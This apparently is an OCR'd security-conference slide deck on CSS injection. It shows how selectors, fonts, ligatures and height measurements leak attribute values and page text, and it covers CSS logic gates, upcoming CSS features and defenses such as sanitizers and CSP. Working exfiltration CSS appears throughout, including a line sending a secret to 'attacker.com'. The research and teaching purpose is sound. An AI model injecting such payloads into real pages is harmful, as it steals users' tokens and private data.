
```
@import url("/step-3.css");
[secret^="f0"] { background: url("/f0") }
[secret^="f1"] { background: url("/f1") }
/* ... */
[secret^="f9"] { background: url("/f9") }
/* ... */
```

/f9

Real-World Case Study

- Mailspring RCE
- Remote styles, remote images
- Need to leak a `file:` URL
- Use CSS to exfiltrate it

https://sonarsource.com/blog/reply-to-calc-the-attack-chain-to-compromise-mailspring/



Attribute Leaks

Chunk Stitching

- Leak attribute value chunks in parallel
- Requirements:
  - Inline styles
  - Remote images

Attribute Leaks

Chunk Stitching

```
<div secret="f97ca8c...">
```

```
[secret*="00"] { background: url("/00") }
[secret*="01"] { background: url("/01") }
/* ... */
[secret*="7c"] { background: url("/7c") }
/* ... */
[secret*="97"] { background: url("/97") }
/* ... */
[secret*="f9"] { background: url("/f9") }
/* ... */
```

/7c →

/97 →

/f9 →


7c 8c 97 a8

ca f9

Real-World Case Study

- Proton Mail XSS
- Inline styles, remote images
- Need to leak a `blob:` URL
- Use CSS to exfiltrate it

https://sonarsource.com/blog/code-vulnerabilities-leak-emails-in-proton-mail/



Attribute Leaks

`attr()`

- Leak attribute value with a single request
- Requirements:
  - Remote styles
  - Remote images
- Nicely written up by @slonser_

https://x.com/slonser_/status/1912060407344201738

Attribute Leaks

attr()

```
<div secret="f97ca8c...">
```

```
[secret] {
    --attr: attr(secret);
    background: image-set(var(--attr));
}
```

f97ca8c...

Overview

Attribute Leaks

Text Leaks

Other Leaks

Logic

Text Leaks

- Attributes are cool, but text is better!
- Problem: no text selectors :(
- Need to be creative!

Text Leaks
Font Ligatures

- Incrementally leaking text with fonts
- Requirements:
  - Remote styles
  - Remote fonts
  - (Remote images)

Font Ligatures

2 characters
2 glyphs

2 characters
1 glyph → Ligature

Text Leaks

Font Ligatures

 Th e password is swordfish

```
@import url('/step2.css');
@font-face {
    font-family: 'leak-Th';
    src: url('/Th-long.ttf');
}
@keyframes text-font-leak {
    67% {
        font-family: 'leak-Th';
        --exfil: url('/Th');
    }
}
div { animation: text-font-leak 100s 1; }
```

/Th →

Text Leaks

Font Ligatures

 The password is swordfish

```
@import url('/step3.css');
@font-face {
    font-family: 'leak-The';
    src: url('/The-long.ttf');
}
@keyframes text-font-leak {
    14% {
        font-family: 'leak-The';
        --exfil: url('/The');
    }
}
div { animation: text-font-leak 100s 1; }
```

/The

Incremental Leak

- Incrementally leaking text with CSS only
- Requirements:
  - Inline styles
  - Remote images

Incremental Leak

 The password is swordfish

Incremental Leak

The password is swordfish

Incremental Leak

The password is swordfish

```
div {
    font-family: 'UbuntuMono';
}
```

Incremental Leak

```
div {
    font-family: 'UbuntuMono';
    width: 1ch;
    word-break: break-all;
    white-space: break-spaces;
}
```

Incremental Leak

```
div {
    font-family: 'UbuntuMono';
    width: 1ch;
    word-break: break-all;
    white-space: break-spaces;
}
```

The password i

Text Leaks

Incremental Leak

```
div {
    font-family: 'UbuntuMono';
    width: 1ch;
    word-break: break-all;
    white-space: break-spaces;
    &:first-line {
        font-size: calc(1em / 16);
    }
}
```

Text Leaks

Incremental Leak

```
@font-face {
    font-family: 'UbuntuMono';
    src: local('Ubuntu Mono');
}
div {
    font-family: 'UbuntuMono';
    /* ... */
}
```

Text Leaks

Incremental Leak

```
@font-face {
    font-family: 'leak-s';
    src: local('Ubuntu Mono');
    unicode-range: U+0073; /* lowercase S */
}
div {
    font-family: 'leak-s', 'UbuntuMono';
    /* ... */
}
```

The password is

s
w
o
r
d
f
i
s
h

Text Leaks

Incremental Leak

```
@font-face {
    font-family: 'leak-s';
    src: local('Ubuntu Mono');
    unicode-range: U+0073; /* lowercase S */
    descent-override: 190%;
}
div {
    font-family: 'leak-s', 'UbuntuMono';
    /* ... */
}
```

Text Leaks

Incremental Leak

```
div {
    font-family: 'leak-a', /* ... */ 'leak-z', 'UbuntuMono';
    /* ... */
}
```

d	⟷	40%
f	⟷	60%
h	⟷	80%
i	⟷	90%
o	⟷	150%
r	⟷	180%
s	⟷	190%
w	⟷	230%

Text Leaks

Incremental Leak

```
div {
    font-family: 'leak-a', /* ... */ 'leak-z', 'UbuntuMono';
    /* ... */
}
```

d ⟷ 14px
f ⟷ 16px
h ⟷ 18px
i ⟷ 19px
o ⟷ 25px
r ⟷ 28px
s ⟷ 29px
w ⟷ 33px

Text Leaks

Incremental Leak

```
div {
    font-family: 'leak-a', /* ... */ 'leak-z', 'UbuntuMono';
    /* ... */
}
```

d	⟷	14px
f	⟷	16px
h	⟷	18px
i	⟷	19px
o	⟷	25px
r	⟷	28px
s	⟷	29px
w	⟷	33px

Old Height: 211px
New Height: 211px

The password is

s

w

o

r

d

f

Text Leaks

Incremental Leak

```
div:first-line {
    font-size: calc(1em / 17);
}
/* ... */
```

d	⟷	14px
f	⟷	16px
h	⟷	18px
i	⟷	19px
o	⟷	25px
r	⟷	28px
s	⟷	29px
w	⟷	33px

Old Height: 211px
New Height: 182px

Text Leaks

Incremental Leak

```
div:first-line {
    font-size: calc(1em / 17);
}
/* ... */
```

d	⟷	14px
f	⟷	16px
h	⟷	18px
i	⟷	19px
o	⟷	25px
r	⟷	28px
s	⟷	29px
w	⟷	33px

Old Height:	211px
New Height:	182px
Difference:	29px

Text Leaks

Incremental Leak

```
div:first-line {
    font-size: calc(1em / 17);
}
/* ... */
```

d	⟷	14px
f	⟷	16px
h	⟷	18px
i	⟷	19px
o	⟷	25px
r	⟷	28px
s	⟷	29px
w	⟷	33px

Old Height:	211px
New Height:	182px
Difference:	29px
Leaked:	s

Text Leaks

Incremental Leak

```
div:first-line {
    font-size: calc(1em / 18);
}
/* ... */
```

d	⟷	14px
f	⟷	16px
h	⟷	18px
i	⟷	19px
o	⟷	25px
r	⟷	28px
s	⟷	29px
w	⟷	33px

Old Height:	182px
New Height:	149px
Difference:	33px
Leaked:	sw

Text Leaks

Incremental Leak

```
div:first-line {
    font-size: calc(1em / 19);
}
/* ... */
```

d	⟷	14px
f	⟷	16px
h	⟷	18px
i	⟷	19px
o	⟷	25px
r	⟷	28px
s	⟷	29px
w	⟷	33px

Old Height:	149px
New Height:	124px
Difference:	25px
Leaked:	swo

Text Leaks

Incremental Leak

```
div:first-line {
    font-size: calc(1em / 25);
}
/* ... */
```

`d`	⟷	14px
`f`	⟷	16px
`h`	⟷	18px
`i`	⟷	19px
`o`	⟷	25px
`r`	⟷	28px
`s`	⟷	29px
`w`	⟷	33px

Old Height:	18px
New Height:	0px
Difference:	18px
Leaked:	`swordfish`

Real-World Case Study

- Undisclosed cloud service
- CSS injection on an API token generation page
- Inline styles, remote images
- Victim visits the page
- CSS steals the API token in the background

Overview

Attribute Leaks

Text Leaks

Other Leaks

Logic

HTTP Requests

- Causing limited HTTP requests via CSS
  - Properties: `background`, `content`, `src`, etc.
  - At-Rules: `@import`
  - Only `GET` requests
- In rare cases: Interpret HTTP response data
  - Example: Measure image dimensions

Timing Side-Channels

- Measure HTTP request load time
- Load an image via a pseudo-element's `content` property
- Once the image loads, the size changes
- Detect the size change with a `@container` query
- Use an animation to measure the time it took
- Exfiltrate the result via previous methods

Overview

Attribute Leaks

Text Leaks

Other Leaks


Logic

Logic

- Space Toggle trick
  - `--true: ;`
  - `--false: initial;`
- Building logic gates
  - `--and: var(--a) var(--b);`
  - `--or: var(--a, var(--b));`

https://propjockey.github.io/bcd7sdd/


by `@Jane0ri`



Logic

Building a CPU

- Combine gates into a whole CPU
- Define registers
- Build an ALU
- Memory is a bit tricky
- Chrome: only 2^{16} variables



https://user.eng.umd.edu/~blj/risc/

Logic

Building a CPU

- Combine gates into a whole CPU
- Define registers
- Build an ALU
- Memory is a bit tricky
- Chrome: only 2^{16} variables

```
--g0:var(--op12n)var(--op11n)var(--op10);
--g0n:var(--op12,var(--op11,var(--op10n)));
--g1:var(--g0n)var(--r10);
--g1n:var(--g0,var(--r10n));
--g2:var(--op7n)var(--0);
--g2n:var(--op7,var(--1));
--g3:var(--op7)var(--r10);
--g3n:var(--op7n,var(--r10n));
--g4:var(--g2,var(--g3));
--g4n:var(--g2n)var(--g3n);
--g5:var(--op8n)var(--g4);
--g5n:var(--op8,var(--g4n));
--g6:var(--op7n)var(--r20);
--g6n:var(--op7,var(--r20n));
--g7:var(--op7)var(--r30);
--g7n:var(--op7n,var(--r30n));
--g8:var(--g6,var(--g7));
--g8n:var(--g6n)var(--g7n);
--g9:var(--op8)var(--g8);
--g9n:var(--op8n,var(--g8n));
--gA:var(--g5,var(--g9));
--gAn:var(--g5n)var(--g9n);
```

https://user.eng.umd.edu/~blj/risc/

Logic

Running Code on that CPU

- Make it a CTF challenge
- Goal: Find the password
- Don't know the rules
- Reverse-engineer…
  - …the CSS
  - …the CSS-based CPU
  - …the program

https://files.pspaul.de/the-password-game/

The Future

String Concatenation

- Generic data exfiltration with a single request
- Enables more adaptive techniques

```
background: url(concat("//attacker.com/?", var(--secret)))
```

https://github.com/w3c/csswg-drafts/issues/542

Type Conversion

- More flexible handling of extracted data
- Convert extracted strings to URLs
  - Similar is already possible with `image-set()`

```
background: convert("/foo", <url>)
```

https://github.com/w3c/csswg-drafts/issues/6408

Logic Operators

- `if()` was recently implemented
- Easier to build logic with
- Makes the Space Toggle trick obsolete

```
div {
    color: var(--color);
    background-color: if(
        style(--color: white): black;
        else: pink
    );
}
```

https://github.com/w3c/csswg-drafts/issues/10064
https://www.w3.org/TR/css-values-5/#if-notation

Dynamic Identifiers

- A form of polymorphism
- Allows to build more complex logic

```
div {
    --id: 1337;
    animation-name: ident("fade" var(--id)); /* fade1337 */
}
```

https://github.com/w3c/csswg-drafts/issues/9141

Custom Functions

- Avoid repetition of logic
- Allows smaller CSS payloads

```
@function --negative(--value) {
    result: calc(-1 * var(--value));
}
div {
    --gap: 1em;
    padding: --negative(var(--gap));
}
```

https://drafts.csswg.org/css-mixins-1/#defining-custom-functions

Defense

Common Exploit Patterns

- Advanced techniques require top-level styles
- Selectors: `[secret^="a"]`, `:first-line`, …
- At-rules: `@font-face`, `@keyframes`, …

Defense

Blocking Top-Level Styles

- HTML Sanitizers
  - Remove `<style>` and `<link>` tags
- Content Security Policy (CSP)
  - Disallow inline and remote styles
  - No inline styles: can't use `<style>`
  - No remote styles: can't use `<link>`

Defense
CSS Sanitizers

- CSS sanitizers are not as common as HTML sanitizers
- Examples:
  - Ruby's `sanitize`
  - MediaWiki's `css-sanitizer`
- CSS is evolving quickly
  - Sanitizers need to keep up
- Server-side sanitizers risk parser differentials

Wrap Up

Attacker Goals

Steal Data

Confidentiality

Modify Data

Integrity

Delete Data

Availability

Where can I read details?

- We only scratched the surface
- No time to go into all implementation details
- I'm creating a collection of resources
- To be released!

Summary

- CSS Injection: more than just defacing or phishing UIs
- CSS is a helpful tool in a web attacker's toolbelt
- CSS evolves quickly, enabling new attack techniques

And most importantly...

CSS is a programming language!

CSS is a programming language!

Btw, this slide deck works without any JS

Thanks!

- @Sonar_Research
- @SonarResearch@infosec.exchange
- @SonarResearch.bsky.social

- @pspaul95
- @pspaul@infosec.exchange
- @pspaul95.bsky.social

Credits

CSS Features

In alphabetical order

--custom-properties

:after